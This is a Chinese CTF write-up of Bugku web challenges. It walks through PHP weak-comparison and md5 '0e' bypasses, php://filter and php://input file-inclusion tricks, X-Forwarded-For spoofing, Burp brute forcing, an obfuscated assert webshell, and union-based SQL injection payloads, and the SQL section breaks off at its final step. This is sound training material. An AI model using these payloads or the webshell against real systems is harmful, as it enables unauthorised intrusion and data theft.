Bugku web Writeup

原创

靶场链接:https://ctf.bugku.com/index.html

文章目录

前言

开始做Bugku的web部分，记录下知识点和做题方法，以便之后复习

一、web2 随机数字运算验证码

来源:BugKu-ctf

尝试输入答案，只能输一位进去，猜测有长度限制，F12打开看源码，果然

```
▼<body>
   <span id="code" class="code" style="background: rgb(104, 215, 46); colc
   <input type="text" class="input" maxlength="100"> == $0
   <button id="check">验证</button>
  ▶<div style="text-align:center;">…</div>
   <script src="js/jquery-1.12.3.min.js"></script>
   <script type="text/javascript" src="js/code.js"></script>
 </body>
```

改一下maxlength再输入答案即可得到flag

二、web3 $_GET

```
$what=$_GET['what'];//读取参数what，把值存到变量what里
echo $what;     //输出
if($what=='flag')//如果值是flag
echo 'flag{****}';//打印flag
```

这道题就是让我们通过url传入what的值，让其等于flag，构造url


payload:?what=flag

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{1c8898faa9d41598460c0833ff42a16c} flag{1c8898faa9d41598460c0833ff42a16c}
```

flag不是打印出来的一长串，真的flag是flag{1c...}

三、web4 $_post

```
$what=$_POST['what']; //接受post过来的参数what，存到what里
echo $what;     //打印
if($what=='flag')     //如果值是flag
echo 'flag{****}';//    打印flag
```




```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{2d5f3146e4f2c989f7c5c4228141f638}
```


直接用hackbar（注意：复制flag容易多复制一个空格）

四、web5 矛盾

```php
$num=$_GET['num']; //获取参数num
if(!is_numeric($num))// 如果num不是数字
{
echo $num;
if($num==1)             //如果num是数字1
echo 'flag{**********}'; //打印flag
}
```

0x01知识点

- is_numeric()函数判断参数是否为数字的函数

很明显题目中要打印出flag,要参数num不是数字，但是要为1，很矛盾
第二个if判断语句，== 是弱类型比较，等号两边的类型不同会转为相同类型进行比较。与之对应是强类型比较,三个=。

- 弱类型

php中有两种比较的符号 == 和 ===

```php
<?php
$a = $b ;
$a===$b ;
?>
```

=== 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较

== 在进行比较的时候，会先将字符串类型转化成相同，再比较
注：当涉及到比较数字和字符串时，字符串会被转换成数值并且比较按照数值来进行比较

```php
<?php
var_dump("admin"==0);  //true
var_dump("1admin"==1); //true
var_dump("admin1"==1) //false
var_dump("admin1"==0) //true
var_dump("0e123456"=="0e4456789"); //true 0e这类字符串识别为科学技术法的数字，0的无论多少次方都是零，所以相等
?>
```

0x02实践

（一）md5绕过(Hash比较缺陷)

```php
<?php
 if (isset($_GET['Username']) && isset($_GET['password'])) {
    $logined = true;
    $Username = $_GET['Username'];
    $password = $_GET['password'];

     if (!ctype_alpha($Username)) {$logined = false;}
     if (!is_numeric($password) ) {$logined = false;}
     if (md5($Username) != md5($password)) {$logined = false;}
     if ($logined){
    echo "successful";
     }else{
         echo "login failed!";
       }
   }
?>
```

题目大意是要输入一个字符串和数字类型，并且他们的md5值相等，就可以成功执行下一步语句

一些**md5**开头是**0e**的字符串：

```
QNKCDZO
0e830400451993494058024219903391

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675

s1885207154a
0e509367213418206700842008763514
```

md5('240610708') == md5('QNKCDZO')成功绕过!

该题构造url:?num=1’

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
1'flag{2249396c826441f18d6a786daa7ab643}
```



五、web6 flag就在这里

启动场景，一直点击确定，发现页面只会有两个弹框，F12查看源码，

```
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
<!--
&#102;&#108;&#97;&#103;&#123;&#97;&#49;&#54;&#55;&#57;&#51;&#48;&#102;&#100;&#98;&#99;&#100;&#55;&#57;&#51;&#54;&#57;&#102;&#98;&#55;&#101;&#52;&#97;&#48;&#49;&#97;&#53;&#48;&#99;&#98;&#102;&#55;&#125; -->
</script>
```

发现一串奇怪的字符，猜测是unicode编码，扔到转换器，解出flag

六、web7 你必须让他停下



启动场景，页面一直刷新，图片也显示不出来，看了人家的wp，
打开burp,抓包，发送到repeter,go3次左右flag就会出来

```
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with others£¡But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img src="10.jpg"/></div></center><br><a
style="display:none">flag{99b3cae83ff6c953376d669656c533d3}</a></body>
</html>
```


七、web11 webshell


御剑扫描发现一个shell.php，


burp爆破

使用burp自带的字典就行,爆出密码即可得flag


八、web12 本地管理员

打开发现有一串nnn，看下源码






发现一串被注释掉的字符串，猜测base64编码，解码后是test123，应该是密码。尝试用admin/test123登陆，IP被禁了



应该就不是爆用户名和密码的问题了
又题目描述本地管理员，联系本地管理员登陆，burp抓包伪造XFF头



Raw | 参数 | 头 | Hex

名	值
User-Agent	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://114.67.246.176:10649/
DNT	1
Connection	close
Upgrade-Insecure-Requests	1
Content-Type	application/x-www-form-urlencoded
Content-Length	23
X-Forwarded-For	127.0.0.1

go一下就得到flag啦

九、web8 文件包含

```
<?php
   include "flag.php"; //flag在flag.php里
   $a = @$_REQUEST['hello'];
   eval( "var_dump($a);");
   show_source(__FILE__);
?>
```

0x01知识点

- $_REQUEST[]支持det、post两种方式发送过来的请求，很明显接收了hello参数的值
- var_dump()函数 显示关于一个或多个表达式的结构信息，包括表达式的类型与值；数组将递归展开值，通过缩进显示其结构
- eval()函数把字符串按照 PHP 代码来计算。该字符串必须是合法的 PHP 代码，且必须以分号结尾。
- show_source() 函数对文件进行语法高亮显示,是 highlight_file() 的别名

构造url：?hello=show_source('flag.php')

```
array(5) { [0]=> string(7) " string(34) " $flag = 'Too Young Too Simple'; " [2]=> string(16) " # echo $flag; " [3]=> string(44) " # flag{ff5060ab3908646c11b2e1d9ff728743}; " [4]=> string(2) "?>" } <?php
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```

flag是too young too simple(当然不是)手动滑稽

十、web9 全局变量中的flag

```
flag In the variable ! <?php

error_reporting(0);  //关闭所有php报错
include "flag1.php";  //包含flag1.php文件代码
highlight_file(__file__);
if(isset($_GET['args'])){   //get方式传递args变量执行if里面的代码
   $args = $_GET['args'];
   if(!preg_match("/^\w+$/",$args)){ //正则表达式"/^\w+$/"，匹配字符串，\w表示字符+数字+下划线{ a-z,A-Z,_,0-9 }。
      die("args error!");//如果不匹配会输出 ‘’args error!‘’\
   }
   eval("var_dump($$args);");
}
?>
```

0x01知识点

0x00 什么是可变变量

可变变量是一种独特的变量，它允许动态改变一个变量名称。其原理是变量的名称由另外一个变量的值来确定，即一个可变变量获取了一个普通变量的值作为这个可变变量的变量名，实现过程是在变量前面多加美元符号 “$”。

0x01 代码示例


```php
<?php

$Bar = "a";
$Foo = "Bar";
$World = "Foo";
$Hello = "World";
$a = "Hello";

$a; //Returns Hello
$$a; //Returns World
$$$a; //Returns Foo
$$$$a; //Returns Bar
$$$$$a; //Returns a

$$$$$$a; //Returns Hello
$$$$$$$a; //Returns World

?>
```

- 两个`/`/`表明正则表达式的开始与结束，`^`开始字符，`$`结束字符，`+`代表可以有一个或多个`\w`。

测试php的全局变量，将其变量名传入，给变量传一个全局数组变量。本题构造url:?args=GLOBALS


十一、web10 头等舱

什么也没有。



好家伙，果然什么都没有。查看源代码，也什么都没有。既然是头等舱，那就看看“头”，在network里查看header,浏览即发现flag

十二、web13 看看源代码



随便输入一个1,submit,提示再好好看看，查看源代码

```
<script> == $0
  var p1 =
  '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28
  22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
  var p2 =
  '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b
  61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%7
  %74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b';
  eval(unescape(p1) + unescape('%35%34%61%32' + p2));
</script>
```

发现一串奇怪的js代码，猜测url编码，

url解码后：

```
var p1 = 'function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2b';
var p2 = 'aa648cf6e87a7114f1"==a.value)return!0;alert("Error");a.focus();return!1}}document.getElementById("levelQuest").onsubmit=checkS
ubmit;';
eval(unescape(p1)  unescape('54aa2'  p2));
```

代码拼接：

```
function checkSubmit(){
  var a=document.getElementById("password");
  if("undefined"!=typeof a){
    if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
      return!0;
    alert("Error");
    a.focus();
    return!1
  }
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```

根据代码的提示，我们将67d709b2b54aa2aa648cf6e87a7114f1填入框中，得到flag

十三、web14 flag在index里

- 文件包含漏洞+php伪协议

> php://filter 该伪协议可以读取php文件代码以base64编码输出，比如说我们想读取一个php文件但是不想让它正常php执行代码后的结果，我们想要这个php文件的代码的时候就可以使用这个伪协议。

使用方法：php://filter/read=convert.base64-encode/resource=需要读取源码的文件名

① file=php://filter/read=convert.base64-encode/resource=index.php的含义

首先这是一个file关键字的get参数传递

php://是一种协议名称

php://filter/是一种访问本地文件的协议

/read=convert.base64-encode/表示读取的方式是base64编码后

resource=index.php表示目标文件为index.php

本题中构造url后得到一串base64编码的字符串：

```
77u/PGh0bWw+DQogICAgPHRpdGxlPkJ1Z2t1LXdlYjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZighJF9HRVRbZmlsZV0pe2VjaG8gJzxhIGhyZWY9Ii4vaW5kZXguc GhwP2ZpbGU9c2hvdy5waHAiPmNsaWNrIG1lPyBubzwvYT4nO30NCgkkZmlsZT0kX0dFVFsnZmlsZSddOw0KCWlmKHN0cnN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIoJGZpbGUsICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3RyKCRmaWxlLCJkYXRhIikpew0KCQllY2hvICJPaCBubyEiOw0KCQlleGl0KCk7DQoJfQ0KCWluY2x1ZGUoJGZpbGUpOw0KPz4NCjwvaHRtbD4NCg==
```

base64解码后：

```
<html>
   <title>Bugku-web</title>

<?php
 error_reporting(0);
 if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
 $file=$_GET['file'];
 if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
  echo "Oh no!";
  exit();
 }
 include($file);
//flag:flag{b8d24074bc91996b70bb1fb2a757c3a9}
?>
</html>
```

十四、web15 好像需要密码

点进去一看，要爆破5位数的密码，直接上burp

用burp自带的字典，这样设置之后，提示payload=0。其实这里是一个burp的bug，直接这样选择payload无法生成加载出来。我们先点击Hex，再点击回Decimal就好了


过滤器： 显示所有项目

请求	有效载荷	状态	错误	超时	长	评论
2469	12468	200			332	
0		200			1404	
1	10000	200			1404	
2	10001	200			1404	
3	10002	200			1404	
4	10003	200			1404	
5	10004	200			1404	
6	10005	200			1404	
7	10006	200			1404	
8	10007	200			1404	
9	10008	200			1404	

爆出来密码是12468，输入密码即可得flag

十五、web16 备份是个好习惯

常用备份文件后缀：.swp，.bak
御剑扫描，发现index.php.bak文件，下载下来

```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php"; //包含flag.php
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');//设变量str的值为url中?后面的字符串
$str = substr($str,1);//设str为str中第一位开始后的字符串
$str = str_replace('key','',$str);//把str中的key替换成空
parse_str($str);//把str中的字符串解析为变量
echo md5($key1);//输出md5加密的key1
echo md5($key2);//输出md5加密的key2
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

要key1和key2加密后的md5值相等，但是key1和key2不相等，想到md5绕过-------传md5值是0e开头的字符串
构造url:?key1=QNKCDZO&key2=s878926199a,页面并没有弹出flag
正确的payload:?**kkeyey1**=QNKCDZO&**kkeyey2**=s878926199a

用**kkeyey**而不用**key**的原因：
`$str = str_replace('key','',$str);` 即当我们传入的参数带有key就会被替换为空，所以这里双写kkeyey来绕过，这样~~kkey~~ ey即使key替换成空了一头一尾拼起来还是key

十六、web20 Cookies欺骗

114.67.246.176:16371/index.php?line=&filename=a2V5cy50eHQ=

这道题url很有意思，文件名是经过base64编码的，解码a2v...后是keys.txt,尝试输出keys.txt的第10行，没有输出。。fine，题目给的一串字符串应该是keys.txt里的，具体多少行就不知道了。试下输出index.php的第10行（为什么是第10行呢，我随便输的hhh）记得将index.php编码

```
/index.php?line=10&filename=aW5kZXgucGhw //index.php base64编码=aW5kZXgucGhw
```

运气up

```
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
```


第10行正好有cookie关键字，猜测要把cookie的值改成margin=margin。
用大佬的脚本跑一下，把index.php所有内容跑出来看看

```
import requests
import base64
str2 = base64.b64encode('index.php')
a=30
for i in range(a):
    url="http://http://114.67.246.176:16371/index.php?line="+str(i)+"&filename="+str2
    s=requests.get(url)
    print s.text
```

index.php的内容：

```
<?php

error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',
'1' =>'index.php',

);
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}
if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>
```

访问keys.php,keys.php 进行base64 编码a2V5cy5waHA=



十七、web21 never give up

view-source:http://114.67.246.176:15306/1p.html

```
<script>window.location.href='http://www.bugku.com';</script>
<!--JTIyJTNCaWYoISUyNF9HRVQlNUlnaWQnJTVEKSUwQSU3QiUwQSUwOWhlYWRlcignTG9jYXRpb24lM0ElMjBoZWxsby5waHAlM0ZpZCUzRDEnKSUzQiUwQSUwOWV4aXQoKSUzQiUwQSU3RCUwQSUyNGlkJTNEJTI0X0dFVCU1QidpZCclNUQlM0lIMEElMjRhJTNEJTI0X0dFVCU1QidhJyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJ2InJTVEJTNCJTBBaWYoc3RyaXBvcyglMjRhJTJDJy4nKSklMEElN0IlMEElMDIlY2hvJTIwJ25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTIwbm8nJTBBJTdEJTBBJTBBZWxzZSUwQSU3QiUwQSUwOXByaW50JTIwJTIybmV2ZXIlMjBuZXZlciUyMG5ldmVyJTIwZ2l2ZSUyMHVwJTIwISEhJTIyJTNCJTBBJTdEJTBBJTBBJTBBJTNGJTNF-->
```

base64解码：

```
%22%3Bif(!%24_GET%5B'id'%5D)%0A%7B%0A%09header('Location%3A%20hello.php%3Fid%3D1')%3B%0A%09exit()%3B%0A%7D%0A%24id%3D%24_GET%5B'id'%5D%3B%0A%24a%3D%24_GET%5B'a'%5D%3B%0A%24b%3D%24_GET%5B'b'%5D%3B%0Aif(stripos(%24a%2C'.'))%0A%7B%0A%09echo%20'no%20no%20no%20no%20no%20no%20no'%3B%0A%09return%20%3B%0A%7D%0A%24data%20%3D%20%40file_get_contents(%24a%2C'r')%3B%0Aif(%24data%3D%3D%22bugku%20is%20a%20nice%20plateform!%22%20and%20%24id%3D%3D0%20and%20strlen(%24b)%3E5%20and%20eregi(%22111%22.substr(%24b%2C0%2C1)%2C%221114%22)%20and%20substr(%24b%2C0%2C1)!%3D4)%0A%7B%0A%09%24flag%20%3D%20%22flag%7B**********%7D%22%0A%7D%0Aelse%0A%7B%0A%09print%20%22never%20never%20never%20give%20up%20!!!%22%3B%0A%7D%0A%0A%0A%3F%3E
```


url解码:

```
<script>window.location.href='http://www.bugku.com';</script>
<!--
";if(!$_GET['id'])
{
 header('Location: hello.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
 echo 'no no no no no no no';
 return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
 $flag = "flag{**********}"
}
else
{
 print "never never never give up !!!";
}

?>-->
```

id==0与if(!GET(‘id’)矛盾，用id=0e123456绕过

用$a=php://input通过php伪协议去绕过file_get_contents
b的长度大于5,eregi(“111”.substr(b,0,1),“1114”)这个函数是b的正则匹配 substr(b,0,1)!=4这个说明 b开头不能为4，所以令$b=*123456

构造url:？id=0e123456&a=php://input&b=*123456



flag{4d5ddaa544bd2bad26f7712376faa0ef}

十八、web22 过狗一句话

本题：php scandir()函数、assert代码执行漏洞

```php
<?php
 $poc="a#s#s#e#r#t";
 $poc_1=explode("#",$poc);
 //explode("#",$poc);将$poc以#为分界符号分为数组
 $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5];
 // 这句就相当于$poc_2=assert
 $poc_2($_GET['s'])
 //相当于assert($_GET['s'])
?>
```

php中读取目录文件：

一般来说php中读取目录下的文件名的方式确实不少，最简单的是scandir，具体代码如下：

代码如下: 复制代码

```
$dir="./caxa/";
$file=scandir($dir);
print_r($file);
```



scandir() //作用能扫描文件夹下的目录和文件，返回值为所有文件名组成的一个数组
show_source() //显示文件源码
highlight_file() //和show_source()函数是一个意思

构造url:?s=print_r(scandir('./'))

```
Array ( [0] => . [1] => .. [2] => flaga15808abee46a1d5.txt [3] => index.php )
```

然后访问flag…txt文件即可

十九、web17 学生成绩查询



> id=1时，可以查询到成绩 id=1' 为空
> id=1' and 1=1 # 与 id=1' and 1=2 #
> 结果不同，由此判读可能存在sql注入

1、尝试获取列数
id=1' order by 4 #，正常回显， id=1' order by 5 #，异常，由此判断有4列

2、union联合查询
id=-1' union select 1,2,3,4#，正常显示，说明存在这四列数据

3、爆库名、用户和版本

id=-1’ union select 1234,database(),user(),version() #

1234的成绩单

Math	English	Chinese
skctf	root@localhost	5.1.73

数据库为skctf

4、爆表名

id=-1’ union select 1234,(select group_concat(table_name)

from information_schema.tables where table_schema=database()),user(),version()#

Math	English	Ch
fl4g,sc	root@localhost	5.1.73

表名：fl4g、sc

5、爆字段

id=-1’ union select 1234, (select

group_concat(column_name) from information_schema.columns where table_name=‘fl4g’),user(),version() #

Math	English	
skctf_flag	root@localhost	5.1.7

字段名：skctf_flag

6、爆数据

